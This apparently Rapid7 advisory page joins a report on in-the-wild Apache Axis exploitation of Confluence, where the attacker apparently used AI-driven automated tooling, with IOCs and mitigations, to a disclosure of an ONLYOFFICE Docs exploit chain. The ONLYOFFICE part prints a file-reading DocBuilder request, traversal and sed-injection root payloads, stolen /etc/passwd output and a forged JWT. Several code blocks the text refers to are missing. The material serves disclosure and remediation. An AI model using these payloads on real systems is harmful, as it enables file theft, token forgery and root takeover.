On November 6, 2026, the Apache Software Foundation disclosed CVE-2026-90436, a critical unsafe reflection vulnerability (CWE-470) in Axis 1.x that allows for unauthenticated remote code execution (RCE). Apache Axis is a Simple Object Access Protocol (SOAP) implementation used for the creation of Java Web services. CISA has assigned CVE-2026-90436 a CVSS score of 9.8 Critical.
Since the initial November 6 disclosure, it has transpired that some versions of Atlassian Confluence Data Center and N-able N-central use the affected Axis library and are vulnerable to CVE-2026-90436. Both products require a non-default configuration in order to be vulnerable.
CVE-2026-90436 is now being actively exploited in the wild against both known affected products. On November 13, 2026, Rapid7 MDR detected exploitation of CVE-2026-90436 against Atlassian Confluence Data Center in a customer environment. Separately, on November 13, 2026, N-able reported exploitation in the wild against N-central for a vulnerability that strongly correlates to CVE-2026-90436. A proof-of-concept exploit that leverages CVE-2026-90436 and targets N-central was published on November 12, 2026, as part of a series of public zero-day disclosures against N-central.
Rapid7 recommends remediating exposed systems on an emergency basis outside of normal patching cycles.
MDR observed exploitation
On November 13, 2026, Rapid7’s MDR team responded to a surge of alerts firing on the abnormal child processes launched by an Atlassian Confluence server. A review of the Confluence access logs revealed unauthenticated POST requests to /plugins/servlet/soap-axis1/confluenceservice-v2, each returning an HTTP 500 (Internal Server Error). Despite the error responses, endpoint telemetry showed Confluence’s Java process launching Bash and curl as the dedicated confluence service account, within seconds of these requests. The attacker proceeded to run hundreds of hex-encoded shell commands and scripts fetched from temporary Pinggy and Cloudflare Tunnel domains. Each command wrapped its output in labeled delimiters, and carried sequential task IDs, a structure that suggests the use of AI-assisted automated tooling.
From this foothold, the attacker enumerated the host, network, Confluence configuration, encryption keys, and database settings. Just over three minutes after the first observed execution, the attackers were authenticating to MySQL with Confluence’s own database credentials, querying page bodies, application links, and attachments with names associated with credentials, tokens, VPN configurations, and private keys. The attacker’s scripts, likely AI-generated, then targeted files in Confluence’s default location for uploaded page attachments (/var/atlassian/application-data/confluence/attachments/v4/), parsed Office documents, searched for credentials, and hunted for payment card numbers, using Luhn checks to filter out false positives.
The attacker continued extensive enumeration, mapping various internal services. They used a Confluence application credential to query the internal Atlassian Crowd API for users and group memberships, then ran Impacket’s GetNPUsers.py against a domain controller, attempting an AS-REP roasting attack.
Although these attempts failed, the access we did observe relied on credentials stored in Confluence, and roughly four hours after the first exploit request, the attacker had acquired a service account credential and began querying a production cloud data warehouse. Approximately twelve hours after the first exploit request, the attacker signed in to Microsoft 365 as an integration service account using legacy authentication from 192.238.253[.]176. The same address appeared in the hostname of the Pinggy tunnel and in exploit requests observed earlier in the intrusion.
Mitigation guidance
Prioritize internet-accessible instances with the relevant APIs enabled, and check internal deployments as well. Apply the product-specific actions below, then investigate systems that were exposed for evidence of compromise.
Axis 1.x through 1.4 is affected but has reached end of life (EOL) and Apache does not plan to publish a fixed Axis 1.x release. Apache recommends moving to another SOAP engine (for example, Apache Axis 2) or using an Axis 1.x build with this patch applied. Organizations using products that are affected by this issue should follow the product vendor’s specific remediation instructions.
Atlassian Confluence Data Center
Atlassian lists versions 1.x through to 9.x as affected when “Remote API (XML-RPC & SOAP)” is enabled. Version 9.2.28 is the fixed release. The setting has been off by default for new installations since version 3.0. Confluence version 10.x and later removed the feature so are not vulnerable, and Atlassian Cloud is unaffected.
Affected users should upgrade to version 9.2.28 or a current unaffected 10.x release. If patching must wait, an administrator can open “General Configuration” and “Further Configuration”, edit the settings, clear “Remote API (XML-RPC & SOAP)”, and save. The change takes effect without restarting Confluence, but integrations using the API may stop working.
Follow the Confluence advisory for the latest fixes and mitigation instructions.
N-able N-central
On-premises administrators should confirm that “Legacy API” is disabled, even on 2026.4 HF2. N-able states that it is off by default, and provides instructions for disabling Legacy API. Its November 13 guidance says hosted environments received temporary protections directly; customers in both hosting models must still follow the vendor’s Agent and Probe upgrade guidance. N-able also temporarily disabled the Intune integration as a precaution. Refer to the N-able security update for these responsibilities.
Update: On November 16, 2026, N-able released N-central 2026.4 HF3 (2026.4.1.39) which addresses multiple issues including seventeen new CVEs. The “Legacy API” feature which exposed the vulnerable CVE-2026-90436 Axis attack surface has been disabled in this new release. N-central users should upgrade to N-central 2026.4 HF3 on an emergency basis outside of normal patching cycles.
Follow the N-able advisory for the latest fixes and mitigation instructions.
IOCs
The presence of these IOCs in logs should prompt investigation, but the absence of these addresses does not confirm that an environment was unaffected.
Atlassian Confluence Data Center
The following IP addresses and domains are associated with observed exploitation of CVE-2026-90436 against Atlassian Confluence Data Center:
192.238.253[.]176
5.133.47[.]243
163.182.68[.]109
104.13.106[.]166
*.trycloudflare[.]com
wpefh-192-238-253-176.free.pinggy[.]net
webhook[.]site
N-able N-central
N-able’s November 13 incident update lists these IP addresses as IOCs for N-central customers who had not disabled Legacy API.
157.20.241[.]16
139.99.69[.]109
79.76.51[.]56
The vendor’s update also lists associated URLs for use in compromise assessment.
Updates
November 16, 2026: Initial publication.
November 17, 2026: Updated Remediation section for N-central.
November 17, 2026: Added the MDR observed exploitation section and updated IOCs.
As part of our research into Zimbra Collaboration Suite, Rapid7 reported five findings in ONLYOFFICE Docs. An attacker with view-only access to a document can chain vulnerabilities in ONLYOFFICE Docs to execute arbitrary operating system commands as root inside the official DocumentServer container.
The findings also expose server files and document data that the viewer never displays, even when downloading is disabled.
ONLYOFFICE confirmed on October 23, 2026 that all five findings were fixed in Document Server 10.0. The changelog describes the release’s security changes.
Proof-of-concept code is available on the accompanying Github repository.
Product description
ONLYOFFICE Docs provides online viewers and editors for documents, spreadsheets, presentations, forms and PDFs. It supports collaborative editing and can integrate with applications that store and share files.
An integrating application, for example Zimbra Collaboration Suite, supplies an opening configuration identifying the document and the user’s permissions, signed with the Browser key. This client-visible credential is referred to below as the Editor JWT. After opening a document, DocumentServer issues a Session JWT for reconnecting and saving.
Incoming service requests, including document-building jobs, are validated using ONLYOFFICE’s Inbox JWT key. DocumentServer can also send generated document output to the integrating application’s callback URL.
Credit
This assessment and the exploit-chain research were conducted by Jonah Burgess (CryptoCat), Senior Security Researcher at Rapid7. The findings are being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Testing setup
Rapid7 tested the official onlyoffice/documentserver:9.4.0 image with package onlyoffice-documentserver 9.4.0-129. DocumentServer ran as the ds account. JWT validation remained enabled, and no authentication check, private-address filter, or vendor code was disabled or modified. Browser and Inbox validation used the same effective signing key.
Our analysis of the vendor supplied fixes compares the v9.4.0.129 and v10.0.0.169 tags of ONLYOFFICE/server, ONLYOFFICE/core and ONLYOFFICE/document-server-package. Rapid7 also performed targeted checks on package 10.0.0-169. For the conditional WOPI test on 9.4.0-129, Rapid7 enabled only WOPI_ENABLED=true and left the shipped WOPI IP filter unchanged at its default allow-all rule.
Exploitation was demonstrated only on 9.4.0-129; the broader affected-version range is unknown.
Impact
View-only document access can lead to command execution as ds and then root inside the official container. The two exploit chains use different file-write stages. With WOPI enabled and an attacker-controlled source reachable and permitted by its IP filter, the same DocBuilder authorization failure provides an unauthenticated entry.
Separately, a viewer denied download can obtain a reconstructed DOCX containing custom XML, custom properties and field instructions that the viewer never displayed.
An attacker with view-only access to a document can use /docbuilder to steal files from the ONLYOFFICE server. In the tested build, this exposed the Session JWT signing key, allowing the attacker to forge credentials containing document keys and permissions that were never granted to the original viewer.
Technical analysis
Prerequisite: The attacker needs a valid Editor JWT for any document and access to /docbuilder. Target files must be readable by ds. The token-forgery step also requires the Session JWT signing key to be in a readable file, as it was in the tested build. No edit, download, print, review, or comment permission is required.
A view-only Editor JWT passes the signature check at [2] because Browser validation uses the same key. The check does not require the JWT to have been issued specifically for DocBuilder.
/docbuilder treats the POST body as a DocBuilder script. After the JWT check above succeeds, that script can call GetFontBinary() with a supplied filename:
GetFontBinary() accepts an existing absolute path at [3] and returns its bytes at [4]. Ssani4 previously reported this native file-read behavior in DocumentBuilder issue #147 on November 21, 2025. That report explicitly identified GetFontBinary() and ZipFileAsString() and used a Session JWT obtained from /downloadas to authorize /docbuilder. ONLYOFFICE closed the issue as fixed in DocumentBuilder 9.2.0.
Rapid7 reproduced GetFontBinary() file reads in 9.4.0-129 using a view-only Editor JWT, then demonstrated session-signing-key theft and token forgery. The native read itself was previously reported; the analysis here documents its continued exposure through that entry point and its role in the subsequent chains.
Exploitation
Reading a server file
The attacker submits a DocBuilder script using a JWT issued for view-only access to any document. The request fragment is:
POST /docbuilder?token=VIEW_ONLY_EDITOR_JWT HTTP/1.1
Host: docs.example.test
Content-Type: application/octet-stream

builder.CreateFile("docx");
var bytes = native.GetFontBinary("/etc/passwd");
if (bytes === null || typeof bytes === "undefined") throw new Error("read failed");
var hex = "";
for (var i = 0; i < bytes.length; i++)
    hex += ("0" + bytes[i].toString(16)).slice(-2);
var paragraph = Api.CreateParagraph();
paragraph.AddText("R7FILE:" + hex + ":END");
Api.GetDocument().Push(paragraph);
builder.SaveFile("docx", "stolen.docx");
builder.CloseFile();
DocumentServer executes the script as ds and returns a URL for stolen.docx. The PoC downloads stolen.docx, extracts the hex between R7FILE: and :END from word/document.xml, and decodes it to recover the contents of /etc/passwd. Hex encoding supports binary files; the delimiters let the extractor locate the payload and reject output missing either boundary.
Stealing the session signing key
The attacker repeats the same request for /etc/onlyoffice/documentserver/local.json. In the tested configuration, services.CoAuthoring.secret.session.string contained the Session JWT signing key. If services.CoAuthoring.secret.session.file instead names a key file, the attacker reads that file with the same GetFontBinary() request.
Forging a save credential
The attacker chooses the document key, permissions and user ID, then signs the following claims with the stolen Session JWT key using HMAC-SHA256. For this save operation, the user ID does not need to correspond to an existing account:
The attacker submits a normal SAVE_TYPE_PART_START request using the forged JWT and an attacker-chosen document key. DocumentServer returns a server-generated save key, proving that it accepts the forged credential and its ungranted document permissions.
PoC
The file-read and JWT-forgery PoC uses a view-only Editor JWT to read /etc/passwd, steal the Session JWT signing key and verify a forged token for an attacker-chosen document key:
[+] read 1220 bytes from /etc/passwd to /tmp/stolen-passwd
[+] forged session JWT accepted for document key: external-document-20260821 (save key _7717)
[+] forged JWT written to: /tmp/forged-session.jwt
[+] forged JWT (expires at Unix time 1787329593):
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkb2N1bWVudCI6eyJrZXkiOiJleHRlcm5hbC1kb2N1bWVudC0yMDI2MDgyMSIsInBlcm1pc3Npb25zIjp7ImRvd25sb2FkIjp0cnVlLCJwcmludCI6dHJ1ZX19LCJlZGl0b3JDb25maWciOnsidXNlciI6eyJpZCI6InJhcGlkNy1wb2MiLCJpbmRleCI6MX19LCJpYXQiOjE3ODczMjkyOTMsImV4cCI6MTc4NzMyOTU5M30.VlXcl09_669zHtwiJFZDLFRtQbi_HTt7zncmPYUHLww
The file recovered to the attacker’s machine contained the target’s account data:
$ head -n 5 /tmp/stolen-passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
The JWT printed above was signed with the key recovered from local.json. DocumentServer accepted that signature during the normal save-key reservation:
{"status":"ok","data":"_7717"}
Impact
The attacker can steal any file readable by ds. On the tested system, this included the Session JWT signing key, allowing the attacker to create credentials with document keys and permissions that were never granted to the original viewer. DocumentServer accepted the forged JWT for a save operation under a new document key. The demonstrated unauthorized save accounts for the low integrity impact in the 7.1 High score.
The same editor-JWT authorization failure also allowed a view-only user to supply a private-network URL to Api.CreateImage(). DocumentServer fetched the URL and returned a decodable image inside a generated DOCX. This narrower consequence shares the authorization root cause above and is not treated as a separate finding.
Fix
In 10.0.0-169, builderRequest() now tells the token validator that this is a DocBuilder request:
With the default settings, the new check rejects tokens containing document-opening fields such as editorConfig and WOPI fileInfo, even if their signatures are valid. This blocks reuse of a view-only Editor JWT at /docbuilder, as confirmed in the 10.0.0-169 test.
The native file-read code also checks supplied paths against the font map in server mode. An unknown path falls back to the default font rather than being read as the requested file.
A DocBuilder script can replace the source path, destination path, and formats chosen by DocumentServer, extracting attacker-controlled files into any existing directory writable by ds. In the tested release, extracting a log4js appender and runtime configuration into the Data directory causes DocService to load and execute attacker code without a restart.
Technical analysis
Prerequisite: The attacker needs a request accepted by /docbuilder. The destination directory must already exist and be writable by ds. Immediate process execution additionally requires a writable directory containing a runtime configuration watched by DocService; the default Data directory in the tested official image met this condition.
The DocBuilder text-script dispatcher in CDocBuilder::RunTextA() forwards the optional third builder.SaveFile() argument without restricting it to supported conversion options:
const wchar_t* sParams = NULL;
if (nCountParameters > 2)
    sParams = _builder_params[2].c_str(); // [0] Caller-supplied XML

// [1] Forward conversion parameters
int nSaveError = this->SaveFile(nFormat, _builder_params[1].c_str(), sParams);
The third argument at [0] reaches the private save implementation unchanged at [1].
CDocBuilder_Private::SaveFile() XML-encodes its own source and destination paths, but then appends the attacker string as raw XML:
The paths at [2] and [3] are XML-encoded, but the raw XML appended at [4] can introduce duplicate task fields after the server-generated values.
X2T’s InputParams parser processes elements sequentially and replaces an existing value whenever the same name appears again:
else if (_T("m_sFileFrom") == sName)
{
    RELEASEOBJECT(m_sFileFrom);
    m_sFileFrom = new std::wstring(sValue); // [5] Replace source path
}
else if (_T("m_sFileTo") == sName)
{
    RELEASEOBJECT(m_sFileTo);
    m_sFileTo = new std::wstring(sValue); // [6] Replace destination path
}
else if (_T("m_nFormatFrom") == sName)
{
    RELEASEOBJECT(m_nFormatFrom);
    m_nFormatFrom = new int(XmlUtils::GetInteger(sValue)); // [7] Replace source format
}
else if (_T("m_nFormatTo") == sName)
{
    RELEASEOBJECT(m_nFormatTo);
    m_nFormatTo = new int(XmlUtils::GetInteger(sValue)); // [8] Replace destination format
}
Assignments [5]–[8] let later XML elements replace the server-selected paths and formats. getConversionDirection() maps source format 2057 (AVS_OFFICESTUDIO_FILE_OTHER_ZIP) and destination format 0 (AVS_OFFICESTUDIO_FILE_UNKNOWN) to the directory-extraction operation:
The extraction mode selected at [9] reaches x2t()’s conversion dispatcher, which uses both attacker-selected paths without containment validation:
case TCD_UNZIPDIR:
{
    result = zip2dir(sFileFrom, sFileTo); // [10] Extract archive
}
break;
zip2dir() at [10] reads the attacker-selected archive and extracts it into the selected directory writable by ds.
Writing DocService’s runtime configuration provides a route from this file write to code execution. runtimeConfigManager watches the configuration directory and automatically reloads runtime.json when it is created or changed, passing its attacker-controlled log options to the logger:
The configuration applied at [12] sets the appender type to the extracted JavaScript module’s absolute path. The log4js 6.9.1 appender loader passes non-core types to require(), executing that module in DocService.
Exploitation
Preparing the payload files
To run id, the inner ZIP named r7-NONCE.zip contains r7-appender-NONCE.js:
The shell script is a PoC convenience: execFile() also supports /bin/sh with [“-c”, “id > /tmp/r7-command-NONCE 2>&1”]. Keeping the command in a file lets the root-helper chain reuse it without embedding the command body in the sed expression.
The attacker places that inner ZIP inside a second ZIP and base64-encodes the outer ZIP.
Staging the inner ZIP
The attacker submits the outer ZIP in a /docbuilder script. native.SetFilePath() selects /tmp as the native ZIP worker directory, and native.ZipOpenBase64() extracts the inner ZIP as /tmp/nativeZip/r7-NONCE.zip:
DocumentServer accepts the request and extracts all three files with attacker-controlled names and bytes into /var/www/onlyoffice/Data as ds. Writing runtime.json triggers the watcher, which loads r7-appender-NONCE.js and executes the command in DocService as ds without a restart.
PoC
Run the DocBuilder PoC with a view-only Editor JWT. The example uses –runtime-absent because the tested installation had no runtime.json:
On the tested release, a user restricted to viewing any document can write files anywhere writable by ds and immediately execute arbitrary JavaScript in DocService. CVE-2026-110385 has a published CVSS v4.0 score of 8.7 High.
RemoveUnsafeX2tParams() parses the supplied XML and removes m_sFileFrom, m_sFileTo and m_sTempDir. The submitted payload depends on overriding the first two fields to select its archive and extraction destination. Other conversion parameters remain supported.
Complete-save format traversal enables arbitrary file write (CVE-2026-97727)
An attacker with a valid save session can place path traversal path segments in the requested output format and create or overwrite any file writable by ds on installations using filesystem storage. This file write also enables remote code execution as ds through DocService’s runtime logging configuration.
Technical analysis
Prerequisite: The attacker needs a valid document Session JWT. The installation must use filesystem storage, and the destination must be writable by ds. No victim interaction is required.
The Session-token branch of downloadAs() checks save permissions after validating the signature:
At [0], the save is denied only when both download and print are explicitly false. An absent permissions object or either absent flag passes this check.
commandSave() appends the request’s format directly to the filename prefix:
const format = cmd.getFormat() || 'bin';
const completeParts = yield* saveParts(ctx, cmd, 'Editor.' + format); // [1] Requested format suffix
The suffix at [1] reaches saveParts() unchanged. That function normalizes the filename only for save types other than SAVE_TYPE_COMPLETE_ALL:
For SAVE_TYPE_COMPLETE_ALL, the condition at [2] skips basename normalization, and [3] writes the resulting path. The filesystem backend joins and writes that path without checking that it remains beneath the document root.
Exploitation
The cmd query parameter on /downloadas/ignored contains URL-encoded JSON. The request fragments below show that JSON decoded separately for readability.
Reserving a save key
The attacker first sends a normal SAVE_TYPE_PART_START request with their valid Session JWT:
POST /downloadas/ignored?cmd=URL_ENCODED_COMMAND HTTP/1.1
Host: docs.example.test
Content-Type: application/octet-stream

reservation
DocumentServer returns a server-generated continuation key:
{"status":"ok","data":"_5619"}
Writing outside the document directory
The attacker sends a second request using that key and SAVE_TYPE_COMPLETE_ALL. Its body contains the bytes to write, while format contains enough parent-directory components to reach the chosen absolute path:
POST /downloadas/ignored?cmd=URL_ENCODED_COMMAND HTTP/1.1
Host: docs.example.test
Content-Type: application/octet-stream

ATTACKER_CONTROLLED_FILE_BYTES
DocumentServer returns the same continuation key, confirming that it accepted the complete save:
{"status":"ok","data":"_5619"}
Because SAVE_TYPE_COMPLETE_ALL skips basename normalization, the filesystem backend resolves the traversal and writes the request body to /etc/onlyoffice/rapid7-write.txt as ds.
PoC
The format-traversal PoC uses a Session JWT to create /etc/onlyoffice/rapid7-write.txt:
Testing created a new file rather than overwriting the running configuration. A permission audit found active local.json and default.json files in the same configuration tree writable by ds.
Impact
The attacker can create or overwrite any file writable by ds. The demonstrated chain uses CVE-2026-113627 to forge a Session JWT, then CVE-2026-97727 to write a JavaScript appender, command script and runtime.json into /var/www/onlyoffice/Data. DocService loads the appender and executes the command as ds. The file-write primitive scores 6.5 Medium.
The check rejects a key that resolves outside the designated storage directory. commandSave() still constructs a filename from format; the new boundary is in the shared storage layer. In the 10.0.0-169 test, a genuine Session JWT reserved a normal save key, but the traversal request returned HTTP 400 and the target file was absent.
Passwordless maintenance command elevates ds to root (CVE-2026-113630)
The installed sudo policy lets ds run documentserver-flush-cache.sh as root with unrestricted arguments. The script embeds its –hash argument into a GNU sed expression, allowing code running as ds to execute arbitrary commands as root.
Technical analysis
Prerequisite: The attacker needs local command execution as ds.
The documentserver sudoers file grants ds passwordless root execution of three scripts with unrestricted arguments:
At [0], the * permits ds to choose every argument supplied to documentserver-flush-cache.sh. At [1], sudo executes that script as root without asking for a password.
documentserver-flush-cache.sh assigns the complete –hash argument to HASH and interpolates it directly into a sed program:
while [ "$1" != "" ]; do
  case $1 in
    -h | --hash )
      if [ "$2" != "" ]; then
        HASH=$2  # [2] Unchecked hash argument
        shift
      fi
    ;;
    # ... restart option omitted ...
  esac
  shift
done
API_PATH="/var/www/M4_DS_PREFIX/web-apps/apps/api/documents/api.js"
cp -f ${API_PATH}.tpl ${API_PATH}
sed -i "s/{{HASH_POSTFIX}}/${HASH}/g" ${API_PATH}  # [3] Sed interpolation
At [2], the script applies no character allowlist or length constraint. At [3], the attacker controls sed replacement text, delimiters, flags, and additional commands in the sed program. Because sudo has already changed the effective UID, GNU sed and every command reached through its e flag run as root.
The packaged api.js.tpl contains a matching line:
const ver = '/9.4.0-{{HASH_POSTFIX}}'; // [4] Sed match target
The attacker supplies this –hash value:
';id > \/tmp\/r7-root;#'/e;#
The interpolation at [3] produces this sed expression:
s/{{HASH_POSTFIX}}/';id > \/tmp\/r7-root;#'/e;#/g
The injected / ends the replacement early, making e a shell-execution flag. The final ;# comments out the helper’s appended /g.
After substitution, the template line at [4] becomes:
const ver = '/9.4.0-';id > /tmp/r7-root;#'';
The e flag sends this whole line to /bin/sh. The shell tries to run const, which fails, but the semicolon still starts id. Its output is written to /tmp/r7-root, and # comments out the trailing quotes. Because sudo launched the helper as root, id also runs as root.
Exploitation
From a process running as ds, the attacker supplies a sed expression that terminates the intended replacement, executes a command, and comments out the rest.
For the view-only remote chain, the SaveFile stage writes a command script into /var/www/onlyoffice/Data. The loaded appender invokes /usr/bin/sudo with an argument array, placing /bin/sh /var/www/onlyoffice/Data/r7-command-NONCE.sh in the same sed payload. The helper executes that script as root, and the PoC makes additional /docbuilder requests to read its output.
The DocBuilder chain invokes this helper remotely through the SaveFile finding.
Impact
An attacker who compromises DocumentServer’s ds process can cross the operating-system privilege boundary and execute as root inside the official container. This scores 7.8 High. The tested container lacked a Docker socket, and ds had no effective Linux capabilities.
+case "$HASH" in
+    '') ;;
+    *[!A-Za-z0-9._-]*)
+        echo "documentserver-flush-cache: invalid --hash value '${HASH}': only [A-Za-z0-9._-] characters are allowed" >&2
+        exit 1
+        ;;
+esac
The new check rejects characters needed for the sed injection, including /, ; and ‘. The helper was also renamed to documentserver-flush-cache; the 10.0 sudoers file still allows ds to run it as root without a password.
View-only sendForm exports non-rendered document data (CVE-2026-113631)
A viewer can reconnect with a valid Session JWT while replacing the callback URL from the signed opening configuration. Because sendForm remains available in view mode, DocumentServer reconstructs the document and sends it to the attacker even when download and form-filling are disabled.
Technical analysis
Prerequisite: The attacker must be authorized to view the target DOCX and connect normally once to receive its Session JWT. DocumentServer must be able to reach the attacker’s replacement callback. To disclose more than the viewer displays, the document must contain non-rendered data. No edit, download, copy, print, or form-filling permission is required.
A view-only editor connection receives a server-issued Session JWT for reconnection. fillJwtByConnection() constructs its payload as follows:
The commented-out assignment at [0] leaves the original callback URL out of the signed reconnect state. A reconnecting viewer can replace it; after host filtering, DocumentServer stores the replacement as that viewer’s callback.
Message authorization and dispatch in DocsCoServer.js include:
The view-mode restriction at [1] omits rpc, allowing dispatch to startRPC() at [2]. The sendForm branch checks only that conn.user exists; it does not require edit, download, print, form-filling, or export permission. commandSfcCallback() then sends the reconstructed document to the viewer’s replacement callback
The callback request also bypasses the normal private-address filter under the tested defaults. sendServerRequest() marks the URL as JWT-trusted whenever Inbox JWT validation is enabled, even though the replacement URL was not signed. The HTTP request helper consequently permits a direct request without the private-address filter.
Exploitation

Figure 1: View-only document export through a replaced callback.
Obtaining a session JWT
The attacker opens the target DOCX normally with their view-only Editor JWT. The relevant fields in the Socket.IO authentication message retain mode=view and download=false:
DocumentServer accepts the view-only connection and returns a server-issued Session JWT in its auth message.
Replacing the callback
The attacker opens a second Socket.IO connection and authenticates with that Session JWT, but substitutes their own URL for documentCallbackUrl. The relevant changed fields are:
The session remains view-only, but DocumentServer stores the attacker’s callback because the Session JWT does not bind the original callback URL. The attacker controls its host, port, path and query string.
Forcing document export
Over the reconnected socket, the attacker invokes sendForm directly:

The attacker downloads that URL. Rapid7 demonstrated the attack with edit, download, print, review, comment, fillForms, copy, and chat set to false. The exported DOCX retained content that the viewer had not displayed:
DOCX part
Content available to the attacker
customXml/item1.xml
Custom XML stored alongside the document body
docProps/custom.xml
Custom document-property values
word/document.xml
A field’s instruction text (w:instrText), separate from its displayed result
DocumentServer regenerates the DOCX during export.
